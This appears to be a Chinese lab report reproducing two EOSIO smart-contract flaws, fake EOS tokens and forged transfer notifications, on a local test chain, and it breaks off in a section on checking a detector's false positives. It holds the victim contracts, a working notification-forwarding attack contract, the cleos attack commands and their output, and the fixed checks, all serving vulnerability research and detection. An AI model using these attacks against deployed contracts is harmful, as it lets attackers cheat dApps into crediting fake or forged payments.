

## 1 完整的转账流程




图 1: EOS 转账流程图

如图 1, 是 *EOSIO* 转账的流程图。首先, 用户向 *eosio.token* 发送一个转账请求(*transfer action*), *eosio.token* 收到请求后会调用相对应的函数将双方的余额进行更改, 并通过 *require\_recipient* 函数转发 *notification* 到双方, 最后双方收到 *notification* 之后进入到各自的函数进行各自的业务逻辑。

## 2 漏洞一复现

### 2.1 漏洞一攻击成功的标准

由于在测试合约中（受害者）的 *transfer* 函数并没有进行转账的操作，所以我们攻击成功标准并不能以双方余额的变化而判断攻击是否成功，而是看最后测试合约的 *transfer* 函数是否会被调用，并且会输出 *transfer* 里面的内容。

```

1  void apply( uint64_t receiver, uint64_t code, uint64_t action ) {
2      print( "receiver:", name{receiver}, ", code:", name{code}, ", action:", name{
3          action}, "\n" );
4      auto self = receiver;
5      test thiscontract( self );
6      switch( action ){
7          print( "action", name{action} );
8          EOSIO_API( test, (transfer) )
9      }
10 }
```

```

1  void transfer( account_name from, account_name to, asset quantity, string memo )
2  {
3      print( "\n Receiving transfer message: from ", name{from}, " to ", name{to},
4          ", ", quantity, ", ", memo );
5      print( "attack successfully!!" );
6      // doSomething(); // perform to transfer EOS
7  }
```

如果测试合约的 *transfer* 中的 “*print*” 有输出，则说明测试合约的 *transfer* 被调用，也说明攻击成功。

## 2.2 创建受害者账户 *victim4*，并部署测试合约 *test.cpp*

- 测试合约 *test.cpp*

```
1  #include <eosiolib/eosio.hpp>
2  #include <eosiolib/asset.hpp>
3  #include <eosiolib/print.hpp>
4  #include <string>
5
6  using namespace std;
7  using namespace eosio;
8  class test : public contract{
9      public:
10         using contract::contract;
11         [[eosio::action]]
12         void transfer(account_name from, account_name to, asset quantity, string
memo)
13         {
14             print("\n Receiving transfer message: from ", name{from}, " to ", name{to
}, ", ", quantity, ", ", memo);
15             print("attack successfully!!");
16             // doSomething(); // perform to transfer EOS
17         }
18     };
19
20     extern "C" {
21         void apply( uint64_t receiver, uint64_t code, uint64_t action ) {
22             print("receiver:", name{receiver}, ", code:", name{code}, ", action:",
name{action}, "\n");
23             auto self = receiver;
24             test thiscontract( self ) ;
25             switch(action){
26                 print("action", name{action});
27                 EOSIO_API( test, (transfer) )
28             }
29         }
30     }
31 }
```

- 创建受害者账户 *victim4*

```
1  [lwy@localhost flaw]$ cleos create account eosio victim4
EOS7YsnqrGspL8hYWHhpiv3L9EapxVjDwbceY7aUpQgSuMDKhV2Vq
2  executed transaction:
c3c5d36c0448d77d429fd1b350e20fdbfb891a4f0d67e558f8089e612f5f769a 200 bytes
495 us
3  # eosio <= eosio::newaccount {"creator":"eosio","name":"
victim4","owner":{"threshold":1,"keys":[{"key":"EOS7YsnqrGspL8hYWHhpiv3L9...
4  warning: transaction executed locally, but may not be confirmed by the network
yet
5  ]}
```

- 部署测试合约 *test.cpp*

```

1 [lwy@localhost flaw]$ cleos set contract victim4 test/ -p victim4
2 Reading WASM from /home/lwy/trash/flaw/test/test.wasm...
3 Publishing contract...
4 executed transaction:
  ac02f7b0b2e0ba395196ad670852f4d7fa8ebfe1c7384fd0d58f96e160a9d868 3304 bytes
  1369 us
5 # eosio <= eosio::setcode {"account":"victim4","vmtype"
  :0,"vmversion":0,"code":"0061736d0100000001611160057f7e7e7f7f0060000060...
6 # eosio <= eosio::setabi {"account":"victim4","abi":"0
  e656f73696f3a3a6162692f312e300001087472616e7366657200040466726f6d046e61...
7 warning: transaction executed locally, but may not be confirmed by the network
  yet ]
8

```

### 2.3 直接调用 *test.cpp* 合约的 *transfer*（主要目的看是否 *transfer* 中的 *print* 是否有输出

参数说明：之前也是这样进行调用的，只不过现在在命令行最后加了一个“-j”，说明结果以 *json* 的格式进行输出的

```

1 [lwy@localhost flaw]$ cleos push action victim4 transfer '["eosio","victim4
  ","10.0000 EOS","inlined call"]' -p eosio -j
2

```

```

1 "console": "receiver:victim4, code:victim4, action:transfer\n\n Receiving
  transfer message: from eosio to victim4,10.0000 EOS,inlined callattack
  successfully!!",
2

```

结果显示：测试合约的 *transfer* 函数有输出（其实之前应该也是有输出的，只不过不会在窗口有输出，后面加了一个“-j”，最终结果显示了测试合约的 *transfer* 函数被调用了，具体结果看图 2



## 2.4 利用假的 EOS 进行转账复现漏洞一

### 2.4.1 创建账户 *attacker5* 并部署系统合约 *eosio.token*

- 创建账户 *attacker5* 用来部署合约从而发布假的 EOS

```
1 [lwy@localhost flaw]$ cleos create account eosio attacker5
EOS7YsnqrGspL8hYWHhpiv3L9EapxVjDwbcEY7aUpQgSuMDKhV2Vq
2 executed transaction:
e7ef2d774bc8517691d60c5b0f8f79b3f1b62ed7c3f3f20a704aa6321a4d3d9a 200 bytes
538 us
3 # eosio <= eosio::newaccount {"creator":"eosio","name":"
attacker5","owner":{"threshold":1,"keys":[{"key":"EOS7YsnqrGspL8hYWHhpiv3...
4 warning: transaction executed locally, but may not be confirmed by the network
yet
5 ]
```

- 部署系统合约 *eosio.token*

```
1 [lwy@localhost flaw]$ cleos set contract attacker5 eosio.token/ -p attacker5
Reading WASM from /home/lwy/trash/flaw/eosio.token/eosio.token.wasm...
3 Publishing contract...
4 executed transaction: 61
dd18d397414c4ac734972a6089be99ad371d3df4a85b489b74ece57f0961ea 8104 bytes
2817 us
5 # eosio <= eosio::setcode {"account":"attacker5","vmtype
":0,"vmversion":0,"code":"0061736d01000000017e1560037f7e7f0060057f7e7e...
6 # eosio <= eosio::setabi {"account":"attacker5","abi":"
0e656f73696f3a3a6162692f312e30010c6163636f756e745f6e616d65046e616d6505...
7 warning: transaction executed locally, but may not be confirmed by the network
yet
8 ]
```

### 2.4.2 利用账户 *attacker5* 创建 *fake EOS*, 并向攻击账户 *attacker1* 发送一些 *fake EOS* 用来发起攻击

- 账户 *attacker5* 创建 *fake EOS*

```
1 [lwy@localhost flaw]$ cleos push action attacker5 create '["attacker5
","1000000.0000 EOS"]' -p attacker5
2 executed transaction: 4111
c73b5c1765fc05d843844e13747591aa061224ab86feec0e253d6ee30b85 120 bytes 588 us
3 # attacker5 <= attacker5::create {"issuer":"attacker5","
maximum_supply":"1000000.0000 EOS"}
4 warning: transaction executed locally, but may not be confirmed by the network
yet
5 ]
```

注：这里的代币 *issuer* 是 *attacker5*，而不是 *eosio.token*

- 向攻击账户 *attacker1* 发送一些 *fake EOS* 用来发起攻击

```
1 [lwy@localhost flaw]$ cleos push action attacker5 issue '['attacker1
2   ", "1000.0000 EOS", "fake EOS"]' -p attacker5
3   executed transaction:
4   eabe4afc0a7eb4c6ff12815e2e24417ba65c29ac25914c07c04439f2d481f687 128 bytes
5   1060 us
6   # attacker5 <= attacker5::issue {"to": "attacker1", "quantity": "
7   1000.0000 EOS", "memo": "fake EOS"}
8   # attacker5 <= attacker5::transfer {"from": "attacker5", "to": "
9   attacker1", "quantity": "1000.0000 EOS", "memo": "fake EOS"}
10  # attacker1 <= attacker5::transfer {"from": "attacker5", "to": "
11  attacker1", "quantity": "1000.0000 EOS", "memo": "fake EOS"}
12  warning: transaction executed locally, but may not be confirmed by the network
13  yet ]
```

#### 2.4.3 发起攻击（看是否会输出测试合约的 *print* 里的内容）

```
1 [lwy@localhost flaw]$ cleos push action attacker5 transfer '['attacker1", "
2   victim4", "10.0000 EOS", "fake EOS"]' -p attacker1
3   executed transaction: 50
4   b1157c8b9932ef442b49930d186f2ed46b83ed3c455affd0e73cb84601dc4b 136 bytes 875
5   us
6   # attacker5 <= attacker5::transfer {"from": "attacker1", "to": "
7   victim4", "quantity": "10.0000 EOS", "memo": "fake EOS"}
8   # attacker1 <= attacker5::transfer {"from": "attacker1", "to": "
9   victim4", "quantity": "10.0000 EOS", "memo": "fake EOS"}
10  # victim4 <= attacker5::transfer {"from": "attacker1", "to": "
11  victim4", "quantity": "10.0000 EOS", "memo": "fake EOS"}
12  >> receiver:victim4, code:attacker5, action:transfer
13  warning: transaction executed locally, but may not be confirmed by the network
14  yet ]
```

- 结果如图 3，结果显示向账户 *victim4* 发送 *fake EOS*，测试合约的 *transfer* 函数被调用

与直接调用测试合约不同的是（直接调用相当于一个 *inlined call*，*code* 与 *receiver* 相等，故会有输出，如图 2），但用 *fake EOS* 进行转账的 *code* 与 *receiver*（即也就是 *self*）不一样，所以需要把判断条件 *if(code == self)* 删掉，然后再进行转账看是否有输出

```

    "action_ordinal": 3,
    "creator_action_ordinal": 1,
    "closest_unnotified_ancestor_action_ordinal": 1,
    "receipt": {
      "receiver": "victim4",
      "act_digest": "667c3c329c425cd00a7b19a8265d7d44b846051d515db058bfd001220591f111",
      "global_sequence": 3620831,
      "recv_sequence": 14,
      "auth_sequence": [
        "attacker1",
        138
      ]
    },
    "code_sequence": 1,
    "abi_sequence": 1
  },
  "receiver": "victim4",
  "act": {
    "account": "attacker5",
    "name": "transfer",
    "authorization": [
      {
        "actor": "attacker1",
        "permission": "active"
      }
    ]
  },
  "data": {
    "from": "attacker1",
    "to": "victim4",
    "quantity": "10.0000 EOS",
    "memo": "fake EOS"
  },
  "hex_data": "0000085741647236000000000489791dba0860100000000004454f53000000000866616b6520454f53"
},
"context_free": false,
"elapsed": 115,
"console": "receiver:victim4, code:attacker5, action:transfer\n\n Receiving transfer message: from attacker1 to vict
im4,10.0000 EOS,fake EOSattack successfully!!",
"trx_id": "adea3a7b83064d22a7d28f993a13b18545734eb78639ef78031d63b475883c18",
"block_num": 3620193,
"block_time": "2021-08-08T05:51:32.500",
"producer_block_id": null,
"account_ram_deltas": [],
"except": null,
"error_code": null
}
},
"account_ram_delta": null,
"except": null,
"error_code": null
}
}

```

图 3: 利用 *fake EOS* 进行转账

#### 2.4.4 重新部署测试合约，加上条件 *if(code === eosio.token, 证明用 fake EOS 进行转账不会调用 transfer 函数，而用 true EOS) 转账会调用测试合约的 transfer 函数*

- 账户 *victim4* 重新部署测试合约

```

1 [lwy@localhost flaw]$ cleos set contract victim4 test/ -p victim4
2 Reading WASM from /home/lwy/trash/flaw/test/test.wasm...
3 Skipping set abi because the new abi is the same as the existing abi
4 Publishing contract...
5 executed transaction:
6 c6d6f591a8c7a1754b32a95e7c45aa2335726cc454dd513b8cd9cc6ab4ce2c00 3376 bytes
7 1368 us
8 # eosio <= eosio::setcode {"account":"victim4","vmtype":
:0,"vmversion":0,"code":"0061736d0100000001611160057f7e7e7f7f00600000060...
warning: transaction executed locally, but may not be confirmed by the network
yet ]

```

- 用 *fake EOS* 进行转账，看是否会有输出。如图 4所示，并没有调用 *transfer*

```

"action_ordinal": 3,
"creator_action_ordinal": 1,
"closest_unnotified_ancestor_action_ordinal": 1,
"receipt": {
  "receiver": "victim4",
  "act_digest": "667c3c329c425cd00a7b19a8265d7d44b846051d515db058bfd001220591f111",
  "global_sequence": 3629062,
  "recv_sequence": 16,
  "auth_sequence": [[
    "attacker1",
    144
  ]
],
"code_sequence": 1,
"abi_sequence": 1
},
"receiver": "victim4",
"act": {
  "account": "attacker5",
  "name": "transfer",
  "authorization": [{
    "actor": "attacker1",
    "permission": "active"
  }
],
"data": {
  "from": "attacker1",
  "to": "victim4",
  "quantity": "10.0000 EOS",
  "memo": "fake EOS"
},
"hex_data": "000008574164723600000080489791dba0860100000000004454f53000000000866616b6520454f53"
},
"context_free": false,
"elapsed": 59,
"console": "receiver:victim4, code:attacker5, action:transfer\n",
"trx_id": "99c9767163a2dcf021773d776171117fde8091b729897c23ae4e8a89f7430d47",
"block_num": 3628417,
"block_time": "2021-08-08T07:00:04.500",
"producer_block_id": null,
"account_ram_deltas": [],
"except": null,
"error_code": null
}
},
"account_ram_delta": null,
"except": null,
"error_code": null
}
}

```

图 4: 利用 *fake EOS* 进行转账（有判断条件）



- 用 *true EOS* 进行转账，看是否会有输出。如图 5 所示，显示调用 *transfer* 并输出了里面的内容

```

"action_ordinal": 3,
"creator_action_ordinal": 1,
"closest_unnotified_ancestor_action_ordinal": 1,
"receipt": {
  "receiver": "victim4",
  "act_digest": "f09b7a06ce99390a6d97c20ac6cc1d3f5e98f31a4b226ce7ad9e6f50d162f84e",
  "global_sequence": 3631925,
  "recv_sequence": 18,
  "auth_sequence": [[
    "attacker1",
    150
  ]
],
"code_sequence": 1,
"abi_sequence": 1
},
"receiver": "victim4",
"act": {
  "account": "eosio.token",
  "name": "transfer",
  "authorization": [{
    "actor": "attacker1",
    "permission": "active"
  }
],
"data": {
  "from": "attacker1",
  "to": "victim4",
  "quantity": "10.0000 EOS",
  "memo": "true EOS"
},
"hex_data": "0000085741647236000000080489791dbao86010000000000004454f53000000000087472756520454f53"
},
"context_free": false,
"elapsed": 131,
"console": "receiver:victim4, code:eosio.token, action:transfer\n\n Receiving transfer message: from attacker1 to victim4,10.0000 EOS,true EOSAttack successfully!!!",
"trx_id": "7e56cd9478d3852c850f05b8933982d5335977etbcece489f8cd7ec69052f47",
"block_num": 3631274,
"block_time": "2021-08-08T07:23:53.000",
"producer_block_id": null,
"account_ram_deltas": [],
"except": null,
"error_code": null
}
},
"account_ram_delta": null,
"except": null,
"error_code": null
}
}

```

图 5: 利用 *true EOS* 进行转账

### 3 漏洞二复现

#### 3.1 漏洞二攻击成功的标准

与漏洞一的标准一样，不能以双方余额的变化而判断攻击是否成功，而是看最后测试合约的 *transfer* 函数是否会被调用，并且会输出 *transfer* 里面的内容。

```
1 void transfer(account_name from, account_name to, asset quantity, string memo)
2 {
3     print("\n Receiving transfer message: from ", name{from}, " to ", name{to},
4         ", ", quantity, ", ", memo);
5     if (from == _self) {
6         print("have a vulnerability!");
7         return;
8     }
9     print("in eosbet transfer, ", name{ from }, ", ", name{ to });
10    // doSomething()
11 }
```

第一个 “*print*” 说明该 *transfer* 函数被调用；第二个 “*print*” 说明程序进行了 *\_self* 与 *to* 的比较，若这个 “*print*” 有输出，则说明存在漏洞；第三个 “*print*” 如果有输出，即说明攻击成功。

#### 3.2 创建攻击者账户 *sender*（用于向 *notifier* 转账）及 *notifier*（用于将收到的通知转发给受害者），并向攻击者账户 *sender* 充值一些 EOS（用于转账），最后向账户 *notifier* 部署攻击合约 *eosbethack.cpp*

- 创建账户 *sender*

```
1 [lwy@localhost flaw]$ cleos create account eosio sender
2 EOS7YsnqrGspL8hYWHhpiv3L9EapxVjDwbcEY7aUpQgSuMDKhV2Vq
3 executed transaction: 24854
4 bbced85da306bc19c835bd7908130487bbfaf6ed54137bc355a96872aa4 200 bytes 532 us
5 # eosio <= eosio::newaccount { "creator": "eosio", "name": "
6 sender", "owner": { "threshold": 1, "keys": [ { "key": "EOS7YsnqrGspL8hYWHhpiv3L9E...
7 warning: transaction executed locally, but may not be confirmed by the network
8 yet ]
9 }
```

- 创建账户 *notifier*

```

1 [lwy@localhost flaw]$ cleos create account eosio notifier
2 EOS7YsnqrGspL8hYWHhpiv3L9EapxVjDwbcEY7aUpQgSuMDKhV2Vq
3 executed transaction: 2
4 daf3625ab8fb4ed3139176527ee66c432ab83df6a11c59354414f0b7a62c84 200 bytes 911
5 us
6 # eosio <= eosio::newaccount {"creator":"eosio","name":"
7 notifier","owner":{"threshold":1,"keys":[{"key":"EOS7YsnqrGspL8hYWHhpiv3L...
8 warning: transaction executed locally, but may not be confirmed by the network
9 yet ]

```

- 向账户 *sender* 充值 100EOS 用于转账

```

1 [lwy@localhost flaw]$ cleos push action eosio.token issue '["sender","100.0000
2 EOS",""]' -p eosio
3 executed transaction: 5
4 fe0a9f5c80bdf4d13ae6553524070092ceb440ab196e53d882a0f3d9d975590 120 bytes
5 1180 us
6 # eosio.token <= eosio.token::issue {"to":"sender","quantity":"
7 100.0000 EOS","memo":""}
8 # eosio.token <= eosio.token::transfer {"from":"eosio","to":"sender",
9 "quantity":"100.0000 EOS","memo":""}
10 # eosio <= eosio.token::transfer {"from":"eosio","to":"sender",
11 "quantity":"100.0000 EOS","memo":""}
12 # sender <= eosio.token::transfer {"from":"eosio","to":"sender",
13 "quantity":"100.0000 EOS","memo":""}
14 warning: transaction executed locally, but may not be confirmed by the network
15 yet ]
16
17 root@38696dc98b9a:/home/files/test1/Vul2# cleos get currency balance eosio.
18 token sender
19 100.0000 EOS

```

- 攻击合约 *eosbethack.cpp* (用于将收到的通知转发给受害者)

```

1  #include <eosiolib/eosio.hpp>
2  #include <eosiolib/print.hpp>
3  #include <eosiolib/asset.hpp>
4  #include <eosiolib/types.hpp>
5  #include <eosiolib/action.hpp>
6  #include <eosiolib/symbol.hpp>
7  #include <cstring>
8
9  using namespace eosio;
10 using namespace std;
11
12 #define EOSIO_ABI_EX( TYPE, MEMBERS ) \
13 extern "C" { \
14     void apply( uint64_t receiver, uint64_t code, uint64_t action ) { \
15         print("receiver:", name{receiver}, ", code:", name{code}, ", action:", \
16             name{action}, "\n"); \
17         auto self = receiver; \
18         if((code == N(eosio.token) && action == N(transfer)) ) { \
19             print("\n eosio.token's transfer function is called!"); \
20             TYPE thiscontract( self ); \
21             switch( action ) { \
22                 EOSIO_API( TYPE, MEMBERS ) \
23             } \
24         } \
25     } \
26
27 class eosbethack: public eosio::contract {
28 public:
29     using contract::contract;
30     /// @abi action
31     [[eosio::action]]
32     void transfer(account_name from, account_name to, asset quantity, string
memo) {
33         if (from == _self || to != _self)
34         {
35             return;
36         }
37         require_recipient(N(victim5));
38         print("transfer notification to victim5");
39     }
40 };
41
42 EOSIO_ABI_EX( eosbethack, (transfer) )
43

```

- 账户 *notifier* 部署攻击合约 *eosbethack.cpp*

```

1 [lwy@localhost flaw]$ cleos set contract notifier eosbethack/ -p notifier
2 Reading WASM from /home/lwy/trash/flaw/eosbethack/eosbethack.wasm...
3 Publishing contract...
4 executed transaction: 38
  e60e9217af727f41f5ffdb51faa84dabf5f00bf9f3015878e15bcfa96ef418 3216 bytes
  1474 us
5 # eosio <= eosio::setcode {"account":"notifier","vmtype":
  :0,"vmversion":0,"code":"0061736d0100000001611160057f7e7e7f7f006000006...
6 # eosio <= eosio::setabi {"account":"notifier","abi":"0
  e656f73696f3a3a6162692f312e300001087472616e7366657200040466726f6d046e6...
7 warning: transaction executed locally, but may not be confirmed by the network
  yet ]
8

```

### 3.3 创建受害者账户 *victim5*，并部署测试合约 *eosbet.cpp*

- 创建账户 *victim5*

```

1 [lwy@localhost flaw]$ cleos create account eosio victim5
2 EOS7YsnqrGspL8hYWHhpiv3L9EapxVjDwbcEY7aUpQgSuMDKhV2Vq
  executed transaction:
  f15699b9b23e3da242cd948f8db00d75bf2d31f49330dcc4b9859eecadd6a9e5 200 bytes
  662 us
3 # eosio <= eosio::newaccount {"creator":"eosio","name":
  "victim5","owner":{"threshold":1,"keys":[{"key":"EOS7YsnqrGspL8hYWHhpiv3L9...
4 warning: transaction executed locally, but may not be confirmed by the network
  yet ]
5

```

- 测试合约 *eosbet.cpp*

```

1  #include <eosiolib/eosio.hpp>
2  #include <eosiolib/print.hpp>
3  #include <eosiolib/asset.hpp>
4  #include <eosiolib/types.hpp>
5  #include <eosiolib/action.hpp>
6  #include <eosiolib/symbol.hpp>
7  #include <cstring>
8
9  using namespace eosio;
10 using namespace std;
11
12 #define EOSIO_ABI_EX( TYPE, MEMBERS ) \
13 extern "C" { \
14     void apply( uint64_t receiver, uint64_t code, uint64_t action ) { \
15         print("receiver:", name{receiver}, ", code:", name{code}, ", action:", \
16             name{action}, "\n"); \
17         auto self = receiver; \
18         if((code == N(eosio.token) && action == N(transfer)) ) { \
19             TYPE thiscontract( self ); \
20             switch( action ) { \
21                 EOSIO_API( TYPE, MEMBERS ) \
22             } \
23         } \
24     } \
25
26 class eosbet: public eosio::contract {
27 public:
28     using contract::contract;
29     /// @abi action
30     [[eosio::action]]
31     void transfer(account_name from, account_name to, asset quantity, string
32 memo) {
33         print("\n Receiving transfer message: from ", name{from}, " to ", name{to
34 }, ", ", quantity, ", ", memo);
35         if (from == _self) {
36             print("have a vulnerability!");
37             return;
38         }
39         print("in eosbet transfer, ", name{ from }, ", ", name{ to });
40         // doSomething();
41     }
42 };
43
44 EOSIO_ABI_EX( eosbet, (transfer) )

```

- 账户 *victim5* 部署测试合约 *eosbet.cpp*

```

1 [lwy@localhost flaw]$ cleos set contract victim5 eosbet/ -p victim5
2 Reading WASM from /home/lwy/trash/flaw/eosbet/eosbet.wasm...
3 Publishing contract...
4 executed transaction:
  d390c9051df759d28e4f5ef3179eb9aea59711c61855bcc9250e6b5d6faf2905 3512 bytes
  1547 us
5 # eosio <= eosio::setcode {"account":"victim5","vmtype":
  :0,"vmversion":0,"code":"0061736d0100000001611160057f7e7e7f7f0060000060...
6 # eosio <= eosio::setabi {"account":"victim5","abi":"0
  e656f73696f3a3a6162692f312e300001087472616e7366657200040466726f6d046e61...
7 warning: transaction executed locally, but may not be confirmed by the network
  yet
8 ]

```

- 向账户 *victim5* 充值 100EOS 用于检测直接调用 *transfer* 是否会产生输出

```

1 [lwy@localhost flaw]$ cleos push action eosio.token issue '["victim5
  ", "100.0000 EOS", ""]' -p eosio
2 executed transaction:
  e08097b333546864c705e20c1196e7c32bd1b390a1a9bd8b3c095db466223e3a 120 bytes
  1252 us
3 # eosio.token <= eosio.token::issue {"to":"victim5","quantity":
  "100.0000 EOS","memo":""}
4 # eosio.token <= eosio.token::transfer {"from":"eosio","to":"victim5"
  ,"quantity":"100.0000 EOS","memo":""}
5 # eosio <= eosio.token::transfer {"from":"eosio","to":"victim5"
  ,"quantity":"100.0000 EOS","memo":""}
6 # victim5 <= eosio.token::transfer {"from":"eosio","to":"victim5"
  ,"quantity":"100.0000 EOS","memo":""}
7 >> receiver:victim5, code:eosio.token, action:transfer
8 warning: transaction executed locally, but may not be confirmed by the network
  yet
9 ]

```

### 3.4 发起攻击（看是否会输出测试合约的 *print* 里的内容）

#### 3.4.1 账户 *sender*（攻击者）向账户 *notifier*（攻击者）发送 EOS

注：这里攻击账户 *sender* 向攻击账户 *notifier* 转账，第一个“>>”输出了 *eosbethack.cpp* 中 *apply* 函数里面的内容。

而由于账户 *notifier* 部署了 *eosbethack.cpp* 合约，其中有一段代码：*require\_recipient(N(victim5))*，会把收到的转账 *notification* 发给账户 *victim5*，所以也会调用 *eosbet.cpp* 合约的 *apply* 函数，第二个“>>”输出了 *eosbet.cpp* 中的 *apply* 函数内容

```
1 [lwy@localhost flaw]$ cleos push action eosio.token transfer '["sender","
2 notifier","10.0000 EOS","transfer himself"]' -p sender
3 executed transaction:
4 dc7c58de6b1f536a81b4a56dcd1610a8e6a0f551ae550ad45d129782a0deb18c 144 bytes
5 1180 us
6 # eosio.token <= eosio.token::transfer {"from":"sender","to":"
7 notifier","quantity":"10.0000 EOS","memo":"transfer himself"}
8 # sender <= eosio.token::transfer {"from":"sender","to":"
9 notifier","quantity":"10.0000 EOS","memo":"transfer himself"}
10 # notifier <= eosio.token::transfer {"from":"sender","to":"
notifier","quantity":"10.0000 EOS","memo":"transfer himself"}
>> receiver: notifier, code: eosio.token, action: transfer
# victim5 <= eosio.token::transfer {"from":"sender","to":"
notifier","quantity":"10.0000 EOS","memo":"transfer himself"}
>> receiver: victim5, code: eosio.token, action: transfer
warning: transaction executed locally, but may not be confirmed by the network
yet ]
```

注：这里并没有显示测试合约 *eosbet.cpp* 中的 *print* 里的内容，但是可以加一个 *-j* 从而可以得到输出内容，如图 3；其实我也测试了加了判断条件 *if(from == \_self || to != \_self)* 的合约，最后测试是不存在漏洞的

```
1 void transfer(account_name from, account_name to, asset quantity, string memo)
2 {
3     print("\n Receiving transfer message: from ", name{from}, " to ", name{to},
4     ", ", quantity, ", ", memo);
5     if (from == _self || to != _self) {
6         print("don't have a vulnerability!");
7         return;
8     }
9     print("in eosbet transfer, ", name{ from }, ", ", name{ to });
}
```

最后结果为（以下是它的一部分输出结果，结果也显示这种是不存在漏洞的，因为第 3 个 *print* 并没有输出，所以也就说明程序在第 2 个 *print* 就已经结束了）：

```
1 "console": "receiver:victim5, code:eosio.token, action:transfer\n\n Receiving
2 transfer message: from sender to notifier,10.0000 EOS,transfer himselfdon't
have a vulnerability!"
```



```

"action_ordinal": 3,
"creator_action_ordinal": 1,
"closest_unnotified_ancestor_action_ordinal": 1,
"receipt": {
  "receiver": "notifier",
  "act_digest": "f0fbd54b2c0d6bc0bd3214ce58c7fd338e5dc232d57cd057d61218570ec0b7fb",
  "global_sequence": 2632433,
  "recv_sequence": 3,
  "auth_sequence": [
    "sender",
    11
  ]
},
"code_sequence": 1,
"abi_sequence": 1
},
"receiver": "notifier",
"act": {
  "account": "eosio.token",
  "name": "transfer",
  "authorization": [
    {
      "actor": "sender",
      "permission": "active"
    }
  ]
},
"data": {
  "from": "sender",
  "to": "notifier",
  "quantity": "10.0000 EOS",
  "memo": "transfer himself"
},
"hex_data": "000000005c95a6c200000057b9e5329da0860100000000004454f5300000000107472616e736665722068696d73656c66"
},
"context_free": false,
"elapsed": 152,
"console": "receiver:notifier, code:eosio.token, action:transfer\ntransfer notification to victim5",
"trx_id": "b0c43bcd170d29f05bd7460065f9e9d0b50b1274ff00d8cc0e13c5bb0b971",
"block_num": 2632008,
"block_time": "2021-08-02T12:36:40.000",
"producer_block_id": null,
"account_ram_deltas": [],
"except": null,
"error_code": null
},{
"action_ordinal": 4,
"creator_action_ordinal": 3,
"closest_unnotified_ancestor_action_ordinal": 1,
"receipt": {
  "receiver": "victim5",
  "act_digest": "f0fbd54b2c0d6bc0bd3214ce58c7fd338e5dc232d57cd057d61218570ec0b7fb",
  "global_sequence": 2632434,
  "recv_sequence": 4,
  "auth_sequence": [
    "sender",
    12
  ]
},
"code_sequence": 1,
"abi_sequence": 1
},
"receiver": "victim5",
"act": {
  "account": "eosio.token",
  "name": "transfer",
  "authorization": [
    {
      "actor": "sender",
      "permission": "active"
    }
  ]
},
"data": {
  "from": "sender",
  "to": "notifier",
  "quantity": "10.0000 EOS",
  "memo": "transfer himself"
},
"hex_data": "000000005c95a6c200000057b9e5329da0860100000000004454f5300000000107472616e736665722068696d73656c66"
},
"context_free": false,
"elapsed": 3579,
"console": "receiver:victim5, code:eosio.token, action:transfer\n\nReceiving transfer message: from sender to notifier,10.0000 EOS,transfer himself\n\n eosbet transfer,sender,notifier",
"trx_id": "b0c43bcd170d29f05bd7460065f9e9d0b50b1274ff00d8cc0e13c5bb0b971",
"block_num": 2632008,
"block_time": "2021-08-02T12:36:40.000",
"producer_block_id": null,
"account_ram_deltas": [],
"except": null,
"error_code": null
}
},
"account_ram_delta": null,
"except": null,
"error_code": null
}
}

```

这里是转移通知合约里的输出

这里是测试合约里的输出

图 6: Forged Transfer Notification

### 3.5 问题

上次视频之后，针对师兄说的考虑四种情况：

- 只部署真的 *eosio.token* 合约，账户是 *eosio.token*，然后进行其他操作
- 只部署假的 *eosio.token* 合约，账户不是 *eosio.token*，然后进行其他操作
- 先部署真的 *eosio.token* 合约，然后再部署假的 *eosio.token* 合约，再进行其他操作
- 先部署假的 *eosio.token* 合约，然后再部署真的 *eosio.token* 合约，再进行其他操作

突然发现一个问题：因为部署官方系统合约 *eosio.token* 的账户，不管是账户 *eosio.token*，还是其他账户，部署完合约之后都是用当前创建系统合约的账户进行操作的，并不会去影响其他创建系统合约 *eosio.token* 的账户，它们之间应该没有相互影响的，所以应该跟它的部署顺序无关。

## 4 检测合约漏洞（判断假阴性和假阳性）

### 4.1 验证

### 4.2 利用宏 *EOSIO\_ABI()* 进行映射 *action* 的智能合约（能够检测出来的只有 7 个，其他使用了宏的合约中并没有 *transfer* 函数）

注：*EOSFuzzer* 中提到：利用宏进行 *action* 映射的合约只能处理 *code == \_self* 的情况，所以合约不能处理由 *eosio.token* 合约的 *EOS*，只能处理除了 *EOS* 其他的代币，如图 7 是论文 *EOSFuzzer* 中的描述

As shown in Table 14, the *token* smart contract is reported by EVulHunter as *Fake EOS Transfer* vulnerability. However, within the *token* contract, it uses the EOSIO ABI macro for default action mapping. The EOSIO ABI can only handle scenarios where *code* is equal to *self*. Therefore, the *token* contract cannot handle EOS transfer from the *eosio.token* contract. It is only a contract handling tokens other than EOS. Therefore, the *token* contract is a false positive case of EVulHunter.

图 7: *EOSIO\_ABI* 宏的说明

接下来简单验证其中几个合约是否属于这种情况：

### 4.2.1 验证 *ethplay* 合约

- 直接调用 *ethplay.cpp* 的 *transfer* 函数, 结果如图 8

```
[lwy@localhost test]$ cleos set contract demo2 ethplay/ -p demo2
Reading WASM from /home/lwy/trash/test/ethplay/ethplay.wasm...
Publishing contract...
executed transaction: 4949b68f62c2bcc7964574811aa3ac51508977f47d600ecac5386df209667f97 7432 bytes 2557 us
# eosio eosio::setcode {"account":"demo2", "vmtype":0, "vmversion":0, "code":"0061736d010000001a1011a60027f7
# 0060047f7f77e00...
# eosio eosio::setabi {"account":"demo2", "abi":"0e656f73696f3a3a6162692f312e3000030b637265617465746b6b656
# 00030e696e697469...
warning: transaction executed locally, but may not be confirmed by the network yet
[lwy@localhost test]$ cleos push action demo2 transfer '{"demo2","attacker1","1 EOS",""}' -p demo2 -j
Error 3050003: eosio_assert_message assertion failure
Error Details:
assertion failure with message: invalid token
```

图 8: 验证 `code == _self` 是否可以发生调用

### 4.2.2 验证 *test.token* 合约

- 直接调用 *test.token.cpp* 的 *transfer* 函数, 结果如图 9

```
[lwy@localhost test]$ cleos set contract demo2 test.token/ -p demo2
Reading WASM from /home/lwy/trash/test/test.token/test.token.wasm...
